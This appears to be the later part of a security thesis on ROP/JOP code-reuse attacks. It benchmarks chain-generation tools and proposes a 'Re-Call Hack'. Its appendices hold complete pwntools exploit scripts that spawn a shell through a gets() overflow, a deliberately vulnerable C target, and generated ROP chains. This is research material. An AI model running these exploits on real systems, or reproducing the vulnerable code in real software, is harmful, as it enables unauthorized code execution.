

Figure 3.1: Re-Call Hack

Since the address PUSHed on the stack by the CALL instruction is popped out into the `rdi` register, the chain can safely continue.

The new chain requires only 5 Gadgets, for a total of 26 ASM instructions. This is a reduction of 10 Gadgets and 10 ASM instructions, for a total of 33.33% of bytes saved, and only 5 register are involved in the chain.

	Ropper	Re-CALL Hack	Differences
Unique gadgets	8	7	-12.5%
n. of ASM	30	26	-13.3%
n. of register	8	5	-37.5%
n. of links	27	21	-22.2%

Table 3.1: Improvement of the Re-Call Hack over the Ropper chain.

This technique can be used to extend the potential of any ROP chain by expanding the pool of usable Gadgets, not to only the ones ending with a RET instruction, but also with a CALL instruction. As demonstrated by [Hom+12], reducing both the number of Gadgets needed to craft a working chain and the number of effective bytes is an advantage.

3.3 Benchmarking

To evaluate the performance of this new approach, we used the “rop-benchmark” test suite, developed by [VN20]. Thanks to this test suite, the performance of different chain generator (namely ROPgadget, ropper, exrop, angrop) can be compared.

This test suite can to construct synthetic binaries, which are extremely useful to test the performance of the different chain generators with a controlled set of gadgets. This is achieved by a custom linker script that creates two binaries: one with only the gadgets that are used to craft the ROP Chain, whereas the second contains the vulnerable code that actually executes the crafted ROP Chain. A detailed description of how the test suite works can be found in [VN20].

The benchmarking was executed on a virtual machine running Ubuntu 20.04.5 LTS 64-bit (codename Focal) on 5.4.0-139-generic kernel, with 64GB of RAM and 32 CPU cores. The binaries were compiled with GCC 9.4.0 using the `-fno-PIC -fno-stack-protector -no-pie` flags, as well as with the custom compile script.

The first test was conducted with 3 different binaries, handcrafted to show the power of the Re-Call Hack. Each binary contains a different set of Gadgets, respectively as shown in list section D, list section E and list section F.

The basic differences between the three binaries are the presence (or not) of a CALL instruction, positioned on a MOV gadget or on a POP gadget.

We can see that `ropper` is able to generate a working chain only with the basic binary, while `ropium` and `exrop` support both the basic and one of two advanced strategies. Strangely leaving only `angrop` being unable to generate a working chain at all, even if the gadgets used are very common and simple to evaluate.

Upon better inspection of the generated chain, we can see that both `ropium` (section G)and `exrop` (section H) are able to chain together JOP and ROP gadget, emulating perfectly the RE-Call hack.

```python
p += pack('<Q', 0x000000000050000b + off) # pop rdi; ret
p += pack('<Q', 0x0068732f6e69622f)
p += pack('<Q', 0x0000000000500007 + off) # pop rbx; ret
p += pack('<Q', 0x0000000000402000)
p += pack('<Q', 0x0000000000500005 + off) # pop rax; ret
p += pack('<Q', 0x000000000050000d + off) # pop rsi; ret
p += pack('<Q', 0x0000000000500000 + off) # mov qword ptr [rbx],
↪ rdi; call rax
```

Listing 3.3: Snippet of the section G generated by ropium

Surprisingly though, neither of them manages to generate a chain with both binaries. This could be due to some sort of bug, or more likely, to the fact that neither `ropium` nor `exrop` can generate a mixed chain in a holistic manner, but only if some particular conditions are met.

As for last test, `ropper` was modified to support the ROP RE-Call hack only with CALL instructions, and the test was performed again. The results are shown in the following table:

Test suite	Baseline	CALL on MOV	CALL on POP
ropgadget			
ropper	✓		
ropium	✓	✓	
exrop	✓		✓
angrop	✓		
ropper-hack	✓	✓	✓

Table 3.2: Results from the different test

As we can see, the modified version of `ropper`, *ropper-hack* in the above table, was able to generate a working chain for all the test case.

For a better comparison, a Python program was written to generate a huge number of synthetic programs, shuffling gadget and register within the following constraints:

- At least one gadget providing POP instruction for registers `RAX`, `RDI`, `RSI` and `RDX`
- At least one gadget providing MOV instruction with destination pointed by a "poppable" register and source another "poppable" register
- At least one gadget providing a SYSCALL instruction
- At least one gadget ending with a CALL instruction

The result are shown in Table 3.3. Column `OK` reports the number of test files for which the generated ROP Chain is working as expected, and successfully executes the system shell. Column `F` reports the number of test files for which the generated ROP Chain is not working, meaning it does not open a system shell. It is worth noticing that the script runs the target file up to 10 times, and the generated chain is considered working if at least one shell is spawned. The last column, `TL`, reports the number of test files on which the tool runtime exceeded the 1-hour limit.

Test suite	synthetic		
Number of files	10000		
At least one OK	9931		
Tool	OK	F	TL
ropgadget	0	0	0
angrop	8885	5	0
ropium	9051	219	0
ropper	5928	4072	0
exrop	9927	0	0
ropper-hack	8360	1640	0

Table 3.3: Results from the random generated test

The modified version of `ropper` (show in Table 3.3 as `ropper-hack`) was able to outperform the original version, increasing the success rate from 59% to 83%, showing similar performance compared to other tool. Note that both `ropper` and the modified version always generate an output, even if it is not a working chain: the sum of the column `OK` and `F` is always equal to the number of input test binary. None of the other tools generated any output file if they are unable to find the required gadgets. This result, however, shows that the ROP RE-Call hack is not only a theoretical possibility, but also yields real performance improvement.

Our approach is called holistic because, whereas any other single approach fail, a combination of previous attempts leads to a working chain. This solution was also tested on some real-world binaries, and the results are shown in the following table:

Test suite	OpenBSD 6.2			Debian 10 Cloud			CentOS 7			OpenBSD 6.4		
Number of files	397			689			649			410		
At least one OK	47			107			72			21		
Tool	OK	F	TL	OK	F	TL	OK	F	TL	OK	F	TL
ropgadget	4	0	0	7	0	0	8	0	0	2	0	0
angrop	10	1	44	32	1	126	33	2	71	3	1	9
ropium	41	6	3	98	12	1	64	11	1	19	2	1
ropper	12	382	3	53	635	1	31	618	0	1	406	3
exrop	0	7	69	9	11	133	11	2	109	0	6	78
ropper-hack	14	382	1	52	635	2	30	617	2	3	407	0

Table 3.4: Results from the real life binary test

The results show a trend similar to the synthetic test: the modified version of `ropper` achieved better performance than the original version. The only issue that surfaced during the evaluation phase is that the modified version of `ropper` is probably more resource hungry than the original version, since the time limit was reached more frequently. This is probably due to some unknown bug in the modified version, as the approach used in ropper-hack is: try the basic algorithm, if that fails, only then use the ROP RE-Call hack. Frequently hitting the time limit is a problem that should be investigated in the future, because it might limit practical usability of this approach.

3.4 MAJORCA: A Mixed Approach

In the 2021 [Nur+21] developed a new methodology to effectively combine ROP and JOP chain in an architecture-agnostic manner. The mixed approach, built from the ground up, led to a more consistent and efficient result, and it was implemented in a tool called MAJORCA.

Unfortunately, MAJORCA seems to be not publicly available at the time of writing this thesis, so it was impossible to evaluate this novel approach on our test set. However, since the authors of the paper claim that MAJORCA can generate more working chains than of any other tool, so we can reasonably assume that it might be able to generate a working chain for our test case as well.

The next table reports the results of tests conducted on the same test suite by the authors of MAJORCA:

Test suite	OpenBSD 6.2			Debian 10 Cloud			CentOS 7			OpenBSD 6.4		
Number of files	410			397			689			649		
At least one OK	45			67			127			92		
Tool	OK	F	TL	OK	F	TL	OK	F	TL	OK	F	TL
MAJORCA	66	0	1	124	1	0	90	1	0	43	1	1

Chapter 4

Conclusion and Future Work

In this thesis I presented the state of the art of ROP and JOP chains, the preferred and more reliable techniques for Code Reuse Attack. I also presented other techniques that involve complex solutions to achieve code execution by the same mean. The main focus of this thesis is to provide a better view on the current efforts done by researchers around the globe, and point out their innermost tendencies, biased towards same-type gadgets, at the expense of real-world feasibility.

Moreover, personally I believe that novel techniques should be presented as new types of “Oriented Programming” only when a real systematic approach has been successfully applied, and not when presenting a, albeit simpler, new method to achieve a specific goal.

As show in chapter 3, the synergy of both techniques undoubtedly lead to better results. Not only the chain generation is easier thanks to the higher number of Gadgets, but also the chain structure become simpler and the possible actions that can be performed arise. It is important to note that all the presented examples were meant to reach the same goal, in terms of executing an interactive shell, but in a real world scenario it is often preferable to execute multiple operations, that can be either memory modification or more complex SYSCALLs.

Some cited papers do not provide any code or test case to evaluate their claims. On the contrary, all the code presented here and used in my research is publicly available on my GitHub page (`https://github.com/MrMoDDoM/thesis-samples`), and is available for anyone who might want to study and confirm my techniques and results.

The future of my investigation will focus on identifying and fixing the bug that my tests have highlighted, with the hope of being able to apply the holistic approach presented in this thesis to other tools as well.

Under a more long term perspective, I would like to evaluate the possibility of creating a tool (or expanding the functionality of already available ones) that can automatically generate Code Reuse Attacks with all the aforementioned approach, not limited only to

ROP and JOP, but including as many techniques as possible from the list in section 2.4.

Possibilities arise from the fact that there are a multitude of ways to control the execution flow, and thus there are many more unexplored techniques that can be used to achieve the same goal.

It is paramount that the future study of these techniques will be tackled immediately with a holistic approach, which can make the most, without ignoring the fact that exploit writing is an iterative process, that requires a pragmatic and non-dogmatic approach.

Defeating the security of a system is not a trivial task, and it is not possible to achieve it with a single technique, thus it is necessary to combine different techniques to achieve the same goal, and this is the reason why a holistic approach is crucial.

Appendices

A Basic Exploit Source Code

```python
#!/usr/bin/python

from pwn import *

# Target copiled with:
# gcc target.c -fno-stack-protector -no-pie -o target
target = "./target"

elf = ELF(target)
libc = ELF('/usr/lib/libc.so.6')

def main():
    p = process(target)
    input("Attach gdb and press enter to continue...")
    getc = p.recvline()[-15:-1]

    # Calc libc address
    log.info("getc() address: " + str(getc))
    libc.address = int(getc, 16) - libc.symbols['getc']
    log.info("libc address: " + hex(libc.address))

    # ROP chain generated with ropper execve

    IMAGE_BASE_0 = libc.address
    rebase = lambda x : p64(int(x) + IMAGE_BASE_0)

    rop = b'A' * 24          # Padding to reach the return
    ↪  address
    rop += rebase(0x025fb8) # 0x025fb8: pop r13; ret;
    rop += b'//bin/sh'      # Command to execute
    rop += rebase(0x02e211) # 0x02e211: pop rbx; ret;
    rop += rebase(0x1d8000) # Data Destination
    rop += rebase(0x055325) # 0x055325: mov qword ptr [rbx],
    ↪  r13; pop rbx; pop rbp; pop r12; pop r13; ret;
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += rebase(0x025fb8) # 0x025fb8: pop r13; ret;
    rop += p64(0x0)         # String terminator
    rop += rebase(0x02e211) # 0x02e211: pop rbx; ret;
    rop += rebase(0x1d8008) # Data Destination
    rop += rebase(0x055325) # 0x055325: mov qword ptr [rbx],
     ↪  r13; pop rbx; pop rbp; pop r12; pop r13; ret;
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += p64(0xdeadbeefdeadbeef)  # Dummy
    rop += rebase(0x023d35) # 0x023d35: pop rdi; ret;
    rop += rebase(0x1d8000)
    rop += rebase(0x025641) # 0x025641: pop rsi; ret;
    rop += rebase(0x1d8008)
    rop += rebase(0x04e062) # 0x04e062: pop rdx; ret;
    rop += rebase(0x1d8008)
    rop += rebase(0x03c863) # 0x03c863: pop rax; ret;
    rop += p64(0x3b)        # execve syscall
    rop += rebase(0x0829e6) # 0x0829e6: syscall; ret;

    p.sendline(rop)
    p.interactive()

if __name__ == '__main__':
    main()
```

Listing .1: Exploit with ROP Chain genereted by ropper execve on libc.6

B RE-Call Exploit Source Code

```python
#!/usr/bin/python

from pwn import *

# Target copiled with:
# gcc target.c -fno-stack-protector -no-pie -o target
target = "./target"

elf = ELF(target)
libc = ELF('/usr/lib/libc.so.6')

def main():
    p = process(target)
    input("Attach gdb and press enter to continue...")
    getc = p.recvline()[-15:-1]

    # Calc libc address
    log.info("getc() address: " + str(getc))
    libc.address = int(getc, 16) - libc.symbols['getc']
    log.info("libc address: " + hex(libc.address))

    IMAGE_BASE_0 = libc.address
    rebase = lambda x : p64(int(x) + IMAGE_BASE_0)

    rop = b'A' * 24          # Padding to reach the return
    ↪   address
    rop += rebase(0x023d35) # 0x023d35: pop rdi; ret;
    rop += b'//bin/sh'       # Command to execute
    rop += rebase(0x02e211) # 0x02e211: pop rbx; ret;
    rop += rebase(0x1d8000) # Data Destination
    rop += rebase(0x03c863) # 0x03c863: pop rax; ret;
    rop += rebase(0x023d35) # 0x023d35: pop rdi; ret; -- RE-Call
    ↪   HACK
    rop += rebase(0x097599) # 0x097599: mov qword ptr [rbx +
    ↪   0x48], rdi; call rax;
    rop += rebase(0x023d35) # 0x023d35: pop rdi; ret;
    rop += p64(0x0)          # String terminator
    rop += rebase(0x02e211) # 0x02e211: pop rbx; ret;
    rop += rebase(0x1d8008) # Data Destination
    rop += rebase(0x097599) # 0x097599: mov qword ptr [rbx +
    ↪   0x48], rdi; call rax;
    rop += rebase(0x023d35) # 0x023d35: pop rdi; ret;
    rop += rebase(0x1d8000 + 0x48)
    rop += rebase(0x025641) # 0x025641: pop rsi; ret;
    rop += rebase(0x1d8008 + 0x48)
    rop += rebase(0x04e062) # 0x04e062: pop rdx; ret;
    rop += rebase(0x1d8008 + 0x48)
    rop += rebase(0x03c863) # 0x03c863: pop rax; ret;
    rop += p64(0x3b)          # execve syscall
    rop += rebase(0x0829e6) # 0x0829e6: syscall; ret;

    p.sendline(rop)
    p.interactive()

if __name__ == '__main__':
    main()
```

Listing .2: Exploit with Modified ROP Chain using the RE-Call Hack

C Source code of the target binary

```c
#include <stdio.h>

void vuln(){
    char buf[16];
    gets(buf);
    return;
}

void main(){
    printf("getc @ %p\n", getc);
    vuln();
    return;
}
```

Listing .3: Source code of the target binary

D Base test gadgets

```
bits 64

SECTION .gadgets.text

gadgets:

.LoadConstG1:
POP RAX
RET

.LoadConstG2:
POP RBX
RET

.LoadConstG4:
POP RDX
RET

.LoadConstG6:
POP RDI
RET

.LoadConstG7:
POP RSI
RET

.StoreMemG1:
MOV [RAX], RBX
RET

.SyscallG:
SYSCALL
RET
```

Listing .4: Gadgets available for the base test

E CALL on MOV test gadgets

```
bits 64
SECTION .gadgets.text
gadgets:

.CallOnMov:
MOV QWORD [RBX], RDI
CALL RAX

.LoadConstG1:
POP RAX
RET

.LoadConstG2:
POP RBX
RET

.LoadConstG3:
POP RDX
RET

.LoadConstG4:
POP RDI
RET

.LoadConstG5:
POP RSI
RET

.Syscall:
SYSCALL
RET
```

Listing .5: Gadgets available for the CALL on MOV test

F CALL on POP test gadgets

```
bits 64
SECTION .gadgets.text
gadgets:

.CallOnPop:
POP RAX
CALL RBX

.NoOp:
NOP
RET

.StoreQWord:
MOV QWORD [RBX], RDI
RET

.LoadConstG1:
POP RBX
RET

.LoadConstG2:
POP RDX
RET

.LoadConstG3:
POP RDI
RET

.LoadConstG4:
POP RSI
RET

.Syscall:
SYSCALL
RET
```

Listing .6: Gadgets available for the CALL on POP test

G ROPium exploit

```python
from struct import pack
off = 0x0
p = ''
p += pack('<Q', 0x000000000050000b + off) # pop rdi; ret
p += pack('<Q', 0x0068732f6e69622f)
p += pack('<Q', 0x0000000000500007 + off) # pop rbx; ret
p += pack('<Q', 0x0000000000402000)
p += pack('<Q', 0x0000000000500005 + off) # pop rax; ret
p += pack('<Q', 0x000000000050000d + off) # pop rsi; ret
p += pack('<Q', 0x0000000000500000 + off) # mov qword ptr [rbx],
↪  rdi; call rax
p += pack('<Q', 0x000000000050000b + off) # pop rdi; ret
p += pack('<Q', 0x0000000000402000)
p += pack('<Q', 0x000000000050000d + off) # pop rsi; ret
p += pack('<Q', 0x0000000000000000)
p += pack('<Q', 0x0000000000500009 + off) # pop rdx; ret
p += pack('<Q', 0x0000000000000000)
p += pack('<Q', 0x0000000000500005 + off) # pop rax; ret
p += pack('<Q', 0x000000000000003b)
p += pack('<Q', 0x000000000050000f + off) # syscall
```

Listing .7: ROP Chain generated by Ropium for section E

H Exrop exploit

```
$RSP+0x0000 : 0x0000000000500009 # pop rbx ; ret
$RSP+0x0008 : 0x0000000000402070
$RSP+0x0010 : 0x000000000050000d # pop rdi ; ret
$RSP+0x0018 : 0x0068732f6e69622f
$RSP+0x0020 : 0x0000000000500005 # mov qword ptr [rbx], rdi ;
  ↪  ret
$RSP+0x0028 : 0x0000000000500009 # pop rbx ; ret
$RSP+0x0030 : 0x000000000050000d
$RSP+0x0038 : 0x0000000000500000 # pop rax ; call rbx: next ->
  ↪  (0x0050000d) # pop rdi ; ret
$RSP+0x0040 : 0x000000000000003b
$RSP+0x0048 : 0x000000000050000d # pop rdi ; ret
$RSP+0x0050 : 0x0000000000402070
$RSP+0x0058 : 0x000000000050000b # pop rdx ; ret
$RSP+0x0060 : 0x0000000000000000
$RSP+0x0068 : 0x000000000050000f # pop rsi ; ret
$RSP+0x0070 : 0x0000000000000000
$RSP+0x0078 : 0x0000000000500011 # syscall ; ret
```

Listing .8: ROP Chain generated by Exrop for section F

Glossary

Acronyms

ASM Abbreviation of assembly language. *see:* Assembly Language.

DEP Data Execution Prevention. *see:* Data Execution Prevention.

JOP Jump Oriented Programming.

LIFO Last In First Out. *see:* LIFO.

NX No eXecute. *see:* No eXecute.

PC Program Counter. *see:* Program Counter.

RBP Base Pointer. *see:* Base Pointer.
RET Return instruction. *see:* RETURN.
RIP Instruction Pointer register points to the next instruction to be executed.
ROP Return Oriented Programming.
RSP Stack Pointer. *see:* Stack Pointer.

SIGRETURN Signal Return. *see:* Signal Return.
SYSCALL System Call. *see:* System Call.

Glossary

ADD ADD is an instruction that add two values from registers or memory and stores the result in a register or a memory location.
Assembly Language Human readable rappresentation of the CPU instruction.

Base Pointer The Base Pointer is a CPU register that points to the base of current the stack frame.

CALL CALL is an instruction that calls a function. The address of the next instruction is pushed on the stack and the Program Counter (PC) is set to the address of the function.

Data Execution Prevention Data Execution Prevention is a security feature that prevents the execution of code in memory regions that are not marked as executable. This feature is present in modern operating systems and is used to prevent code injection attacks.

Exploitation Exploitation is the process of taking advantage of a vulnerability to gain unauthorized access to a computer system.

Gadget A Gadget is a small sequence of Assembly Language (ASM) instructions that can be used to perform a specific task.

JMP JMP is an instruction that jumps the execution to a specific address.

LIFO LIFO is a data structure where the last element inserted is the first to be removed.

MOV MOV is an instruction that moves a value from a register or memory to another register or memory location.

No eXecute No eXecute is a security feature that prevents the execution of code in memory regions that are not marked as executable. This feature is present in modern operating systems and is used to prevent code injection attacks.

NOP NO oPeration is an instruction that does nothing.

POP POP is an instruction that pops the top of the stack and stores it in a register, make the stack shrink towards higher address.

Program Counter The Program Counter, in most CPU architectures, is a register used to store the address in memory of the current or next instruction.

PUSH push is an instruction that pushes a value on the stack, make the stack grow towards lower address.

Regular Expression Regular Expression is a sequence of characters that define a search pattern.

RETURN RETURN is a CPU instruction that pops the top of the stack and sets the PC to the address stored in the stack.

ROP Chain A ROP Chain is a sequence of gadgets that ends with a Return instruction (RET) instruction and that can be used to redirect the program execution flow.

Signal Handler Signal Handler is a function that is called when a signal is received.

Signal Return Signal Return is an instruction that allows a program to return from a signal handler.

Stack Pointer The Stack Pointer is a CPU register that points to the head of current the stack frame.

System Call System Call is an instruction that allows a program to interact with the operating system.

Write-What-Where Write-What-Where is the ability that allows an attacker to write arbitrary data to a specific memory location.

x86_64 x86_64 is the 64-bit version of the x86 instruction set architecture.

Bibliography

[Des97] Solar Designer. *Getting around non-executable stack*. 1997. URL: https://seclists.org/bugtraq/1997/Aug/63.

[Sha07] Hovav Shacham. "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM conference on Computer and communications security*. CCS '07. Alexandria, Virginia, USA: Association for Computing Machinery, Oct. 2007, pp. 552–561. ISBN: 9781595937032. DOI: 10.1145/1315245.1315313. URL: https://doi.org/10.1145/1315245.1315313.

[Ban10] Piotr Bania. "JIT Spraying and Mitigations". In: *arXiv e-prints*, arXiv:1009.1038 (Sept. 2010), arXiv:1009.1038. DOI: 10.48550/arXiv.1009.1038. arXiv: 1009.1038 [cs.CR]. URL: https://ui.adsabs.harvard.edu/abs/2010arXiv1009.1038B.

[Ble+11] Tyler Bletsch et al. "Jump-oriented programming: a new class of code-reuse attack". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ASIACCS '11. Hong Kong, China: Association for Computing Machinery, Mar. 2011, pp. 30–40. ISBN: 9781450305648. DOI: 10.1145/1966913.1966919. URL: https://doi.org/10.1145/1966913.1966919.

[SAB11] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. "Q: Exploit Hardening Made Easy". In: *20th USENIX Security Symposium, San Francisco, CA, USA, August 8-12, 2011, Proceedings*. USENIX Association, 2011. URL: http://static.usenix.org/events/sec11/tech/full_papers/Schwartz.pdf.

[Hom+12] Andrei Homescu et al. "Microgadgets: Size Does Matter in Turing-Complete Return-Oriented Programming". In: *6th USENIX Workshop on Offensive Technologies, WOOT'12, August 6-7, 2012, Bellevue, WA, USA, Proceedings*. Ed. by Elie Bursztein and Thomas Dullien. USENIX Association, 2012, pp. 64–76. URL: http://www.usenix.org/conference/woot12/microgadgets-size-does-matter-turing-complete-return-oriented-programming.

[Roe+12] Ryan Roemer et al. "Return-Oriented Programming: Systems, Languages, and Applications". In: *ACM Trans. Inf. Syst. Secur.* 15.1 (2012), 2:1–2:34. DOI: 10.1145/2133375.2133377.

[Sno+13] K. Z. Snow et al. *Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization.* 2013. DOI: 10.1109/sp.2013.45.

[Bit+14] Andrea Bittau et al. "Hacking Blind". In: *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014.* IEEE Computer Society, 2014, pp. 227–242. DOI: 10.1109/SP.2014.22.

[CW14] Nicholas Carlini and David A. Wagner. "ROP is Still Dangerous: Breaking Modern Defenses". In: *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014.* Ed. by Kevin Fu and Jaeyeon Jung. USENIX Association, 2014, pp. 385–399. URL: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/carlini.

[Lan+15] Bingchen Lan et al. *Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses.* 2015. DOI: 10.1109/trustcom.2015.374.

[Sch+15] Felix Schuster et al. "Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications". In: *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015.* IEEE Computer Society, 2015, pp. 745–762. DOI: 10.1109/SP.2015.51.

[GCS18] Yingjie Guo, Liwei Chen, and Gang Shi. *Function-Oriented Programming: A New Class of Code Reuse Attack in C Applications.* 2018. DOI: 10.1109/cns.2018.8433189.

[SNR18] AliAkbar Sadeghi, Salman Niksefat, and Maryam Rostamipour. "Pure-Call Oriented Programming (PCOP): chaining the gadgets using call instructions". In: *J. Comput. Virol. Hacking Tech.* 14.2 (2018), pp. 139–156. DOI: 10.1007/s11416-017-0299-1.

[Bri19] Bramwell J. Brizendine. "Advanced Code-reuse Attacks: A Novel Framework for JOP". In: *Masters Theses and Doctoral Dissertations. 336.* (2019). URL: Brizendine.

[VN20] Alexey Vishnyakov and Alexey Nurmukhametov. "Survey of Methods for Automated Code-Reuse Exploit Generation". In: *Programming and Computer Software, 2021, Vol. 47, No. 4, pp. 271-297* 47.4 (Nov. 16, 2020), pp. 271–297. DOI: 10.1134/s0361768821040071. arXiv: 2011.07862 [cs.CR].

[BM21] Ayush Bansal and Debadatta Mishra. "A practical analysis of ROP attacks". In: *arXiv e-prints*, arXiv:2111.03537 (Nov. 2021), arXiv:2111.03537. DOI: 10.48550/arXiv.2111.03537. arXiv: 2111.03537 [cs.CR]. URL: https://ui.adsabs.harvard.edu/abs/2021arXiv211103537B.

[Nur+21] Alexey Nurmukhametov et al. "MAJORCA: Multi-Architecture JOP and ROP Chain Assembler". In: *2021 Ivannikov ISPRAS Open Conference (ISPRAS), IEEE, 2021, pp. 37-46* (Nov. 10, 2021). DOI: 10.1109/ispras53967.2021.00011. arXiv: 2111.05781 [cs.CR].

[ang] angr. *Angrop - a rop gadget finder and chain builder.* URL: https://github.com/angr/angrop.

[d4e] d4em0n. *Exrop - Automatic ROPChain Generation*. URL: https://github.com/d4em0n/exrop.

[Mil] Boyan Milanov. *Ropium*. URL: https://github.com/Boyan-MILANOV/ropium.

[Sal] Jonathan Salwan. *ROPGadget - search gadgets on binaries to facilitate ROP exploitation*. URL: https://github.com/JonathanSalwan/ROPgadget.

[sas] sash. *Ropper - rop gadget finder and binary information tool*. URL: https://github.com/sashs/Ropper.